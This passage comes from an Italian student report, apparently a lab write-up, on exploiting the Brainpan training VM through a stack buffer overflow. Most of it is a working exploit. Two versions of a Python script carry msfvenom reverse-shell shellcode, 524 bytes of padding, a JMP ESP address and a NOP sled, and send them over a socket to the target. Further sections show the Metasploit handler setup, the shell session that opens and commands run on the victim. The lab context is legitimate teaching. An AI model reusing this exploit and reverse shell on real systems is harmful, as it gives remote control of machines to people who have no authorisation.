Dopo aver creato la reverse shell ho modificato lo script in python (Figura 19). Ho importato la reverse shell creata precedentemente copiando il codice generato dal comando precedente. Creo sempre la mia variabile buffer, sempre con i 524 caratteri 'A' per riempire lo stack, poi viene inserito l'indirizzo del registro JMP_ESP. Però il codice della reverse shell non veniva inserita correttamente all'interno del registro ESP. Documentandomi ho capito che

⁵Modulo di Metasploit che permette la creazione di reverse shell.

andava aggiunta una cosiddetta NOP sled per inserire correttamente la reverse shell. Questa NOP sled (o NOP slide) è una sequenza di istruzioni NOP (No-operazioni) che l'obiettivo di a "far scorrere" (slide) il flusso di esecuzione delle istruzioni della CPU alla sua destinazione finale.

```
[...] '\x90' * 20 [...]
```


Grazie a ollydbg dopo qualche prova ho trovato che il payload corretto era di 20.

```
1 #!/usr/bin/python
2
3 import socket, sys
4
5
6
7
8 #Reverse Shell
9 buf = "\xbf\x96\x02\x55\x56\xdd\xc6\xd9\x74\x24\xf4\x5a\x2b"
10 buf += "\xc9\xb1\x1f\x31\x7a\x15\x03\x7a\x15\x83\xea\xfc\xe2"
11 buf += "\x63\x68\x5f\x08\xba\xb6\xa8\x57\xef\x0b\x04\xf2\x0d"
12 buf += "\x3c\xcc\x8b\xf0\xf1\x91\x1b\xa9\x61\x52\x8b\x4c\xfd"
13 buf += "\x3a\xce\x4e\x1e\xfa\x47\xaf\x4a\x9a\x0f\x7f\xda\x35"
14 buf += "\x39\x9e\x9f\x74\xb9\xe5\xe0\xfe\xa3\xab\x94\x3d\xbc"
15 buf += "\x91\x55\x3e\x3c\x8d\x3f\x3e\x56\x28\x49\xdd\x97\xfb"
16 buf += "\x84\xa2\x5d\x3b\x6f\x1e\xb6\x9c\x22\x67\xf0\xe2\x52"
17 buf += "\x68\x02\x6b\xb1\xa9\xe9\x67\xf7\xc9\xe2\xc7\x8a\xc0"
18 buf += "\x7b\xa2\xb5\xa3\x6b\xf7\xbc\xb5\x15\xb5\x9b\x85\x25"
19 buf += "\x74\x63\x60\xe9\xfe\x66\x94\x0b\x46\x67\x6a\xcc\xb6"
20 buf += "\xd3\x6b\xcc\xb6\x23\xa1\x4c"
21
22 buffer = 'A' * 524 + "\xf3\x12\x17\x31" + '\x90' * 20 + buf
23
24
25 try:
26     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
27     s.connect(("192.168.1.40", 9999))
28     s.recv(1024)
29     s.send((buffer.encode()))
30     print ("Condizioni di overflow")
31 except:
32     print ("Error")
```

Figure 19: Primo script per attacco con reverse shell

4.2.6 Creazione handler

Per ricevere la connessione della reverse shell ho dovuto utilizzare un handler che restasse in ascolto sulla porta che avevo deciso durante la creazione della reverse shell. Ho utilizzato l'handler di metasploit soprattutto per la



```
msf6 exploit(multi/handler) > set lhost eth0
lhost => 192.168.1.143
msf6 exploit(multi/handler) > set lport 8001
lport => 8001
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.143:8001
█
```

Figure 20: msfconsole handler

sua facilità d'uso e completezza (Figura 20). Più precisamente ho utilizzato un multi handler dove ho configurato l'indirizzo, ovvero quello della mia macchina, la porta che ho inserito nella reverse shell ed infine anche il payload che ho utilizzato. Infatti il payload deve essere configurato in modo che abbia le stesse impostazioni dell'eseguibile che abbiamo generato. Infine con il comando:

```
exploit
```

l'handler resta in attesa di qualche connessione.

4.2.7 Attacco Buffer Overflow

Dopo aver avviato l'handler ho eseguito lo script puntando ovviamente la macchina virtuale di brainpan. Purtroppo anche dopo vari tentavi non veniva creata nessuna connessione al mio handler.

4.2.8 Modifica script python

Dopo alcune ricerche, sono riuscito a capire che molto probabilmente l'errore era nell'utilizzo della socket in quanto il comando

```
s.send(buffer.encode())
```

modificava il buffer che inviavo. Ho creato 4 variabili buffer⁶, "buf" che

```
1 |#!/usr/bin/python
2
3 import socket, sys
4
5
6
7
8 #Reverse Shell
9 buf = b"\xbf\x96\x02\x55\x56\xdd\xc6\xd9\x74\x24\xf4\x5a\x2b"
10 buf += b"\xc9\xb1\x1f\x31\x7a\x15\x03\x7a\x15\x83\xea\xfc\xe2"
11 buf += b"\x63\x68\x5f\x08\xba\xb6\xa8\x57\xef\x0b\x04\xf2\x0d"
12 buf += b"\x3c\xcc\x8b\xf0\xf1\x91\x1b\xa9\x61\x52\x8b\x4c\xfd"
13 buf += b"\x3a\xce\x4e\x1e\xfa\x47\xaf\x4a\x9a\x0f\x7f\xda\x35"
14 buf += b"\x39\x9e\x9f\x74\xb9\xe5\xe0\xfe\xa3\xab\x94\x3d\xbc"
15 buf += b"\x91\x55\x3e\x3c\x8d\x3f\x3e\x56\x28\x49\xdd\x97\xfb"
16 buf += b"\x84\xa2\x5d\x3b\x6f\x1e\xb6\x9c\x22\x67\xf0\xe2\x52"
17 buf += b"\x68\x02\x6b\xb1\xa9\xe9\x67\xf7\xc9\xe2\xc7\x8a\xc0"
18 buf += b"\x7b\xa2\xb5\xa3\x6b\xf7\xbc\xb5\x15\xb5\x9b\x85\x25"
19 buf += b"\x74\x63\x60\xe9\xfe\x66\x94\x0b\x46\x67\x6a\xcc\xb6"
20 buf += b"\xd3\x6b\xcc\xb6\x23\xa1\x4c"
21
22 j = b"A" * 524
23 eip = b"\xF3\x12\x17\x31"
24 payload = b"\x90" * 20
25
26
27 try:
28     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
29     s.connect(("192.168.1.142", 9999))
30     #s.connect(("127.0.0.1", 9999))
31     s.recv(1024)
32     s.sendall(j + eip + payload + buf)
33     print ("Condizioni di overflow")
34 except:
35     print ("Error")
```


Figure 21: Script modificato per attacco

contiene la reverse shell, "j" che contiene il buffer per saturare lo stack, "eip" che contiene l'indirizzo del JMP_ESP ed infinite il "payload".

⁶bytes= b'...' letterali = una sequenza di otto bit (interi compresi tra 0 e 255)

4.3 Conclusione

Dopo la modifica dello script python sono riuscito a fare eseguire la reverse shell dall'eseguibile e ho ottenuto una connessione alla macchina.



The screenshot shows a terminal window with two panes. The left pane displays the Metasploit (msf6) interface. It shows the configuration of a reverse TCP handler, setting the lhost to eth0 (192.168.1.143) and the lport to 8001. The payload is set to linux/x86/shell/reverse_tcp. The exploit is then executed, resulting in a successful connection to 192.168.1.142:51213. The right pane shows a terminal session where the user runs 'sudo su' to become root, then runs 'python3 findBufferOverflow3.py'. The script outputs 'Condizioni di overflow' and then a '#' character, indicating a successful overflow condition.

```
(kali@kali)-[~/Desktop]
$ sudo su
[sudo] password for kali:
(root@kali)-[/home/kali/Desktop]
# python3 findBufferOverflow3.py
Condizioni di overflow
(root@kali)-[/home/kali/Desktop]
#
```

```

Name      Current Setting  Required  Description
--      -
Payload options (generic/shell_reverse_tcp):
Name      Current Setting  Required  Description
--      -
LHOST     192.168.1.143    yes       The listen address (an interface may be specified)
LPORT     8001             yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

msf6 exploit(multi/handler) > set lhost eth0
lhost => 192.168.1.143
msf6 exploit(multi/handler) > set lport 8001
lport => 8001
msf6 exploit(multi/handler) > set payload linux/x86/shell/reverse_tcp
payload => linux/x86/shell/reverse_tcp
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.143:8001
[*] Sending stage (36 bytes) to 192.168.1.142
[*] Command shell session 1 opened (192.168.1.143:8001 -> 192.168.1.142:51213) at 2022-05-23 09:57:53 -0400
```

Figure 22: Attacco Riuscito

Come si può vedere dalla figura 22, nel lato destro del terminale è stato lanciato l'eseguibile che esegue l'attacco mentre a sinistra si può notare l'handler di metasploit con una sessione aperta. Con il comando

```
ifconfig
```

si può notare che mi trovo sulla macchina con indirizzo 192.168.1.142, che è proprio la macchina di brainpan (Figura 23).

```

[*] Started reverse TCP handler on 192.168.1.143:8001
[*] Sending stage (36 bytes) to 192.168.1.142
[*] Command shell session 1 opened (192.168.1.143:8001 → 192.168.1.142:51213 ) at 2022-05-23 09:57:53 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9b:cc:65
          inet addr:192.168.1.142  Bcast:192.168.1.255  Mask:255.255.255
          inet6 addr: fe80::20c:29ff:fe9b:cc65/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5741 errors:0 dropped:4 overruns:0 frame:0
          TX packets:170 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:357684 (357.6 KB)  TX bytes:14426 (14.4 KB)
          Interrupt:18 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:16 errors:0 dropped:0 overruns:0 frame:0
          TX packets:16 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1184 (1.1 KB)  TX bytes:1184 (1.1 KB)

```

Figure 23: ifconfig su macchina vittima

5 Bibliografia e Sitografia

- <https://pythontic.com/modules/socket/send>
- <https://www.fortinet.com/resources/cyberglossary/buffer-overflow>
- <https://www.proofpoint.com/it/threat-reference/brute-force-attack>
- https://amplio.belluzzifioravanti.it/pluginfile.php/87888/mod_resource/content/1/02_01_registri_del_modello_x86.pdf
- <https://www.ollydbg.de/>
- <https://nicholasgiordano.it/reverse-shell/>
- <https://www.acunetix.com/blog/web-security-zone/what-is-reverse-shell/>
- <https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html>
- <https://samsclass.info/127/proj/p4-lbuf-shell.htm>
- https://en.wikipedia.org/wiki/NOP_slide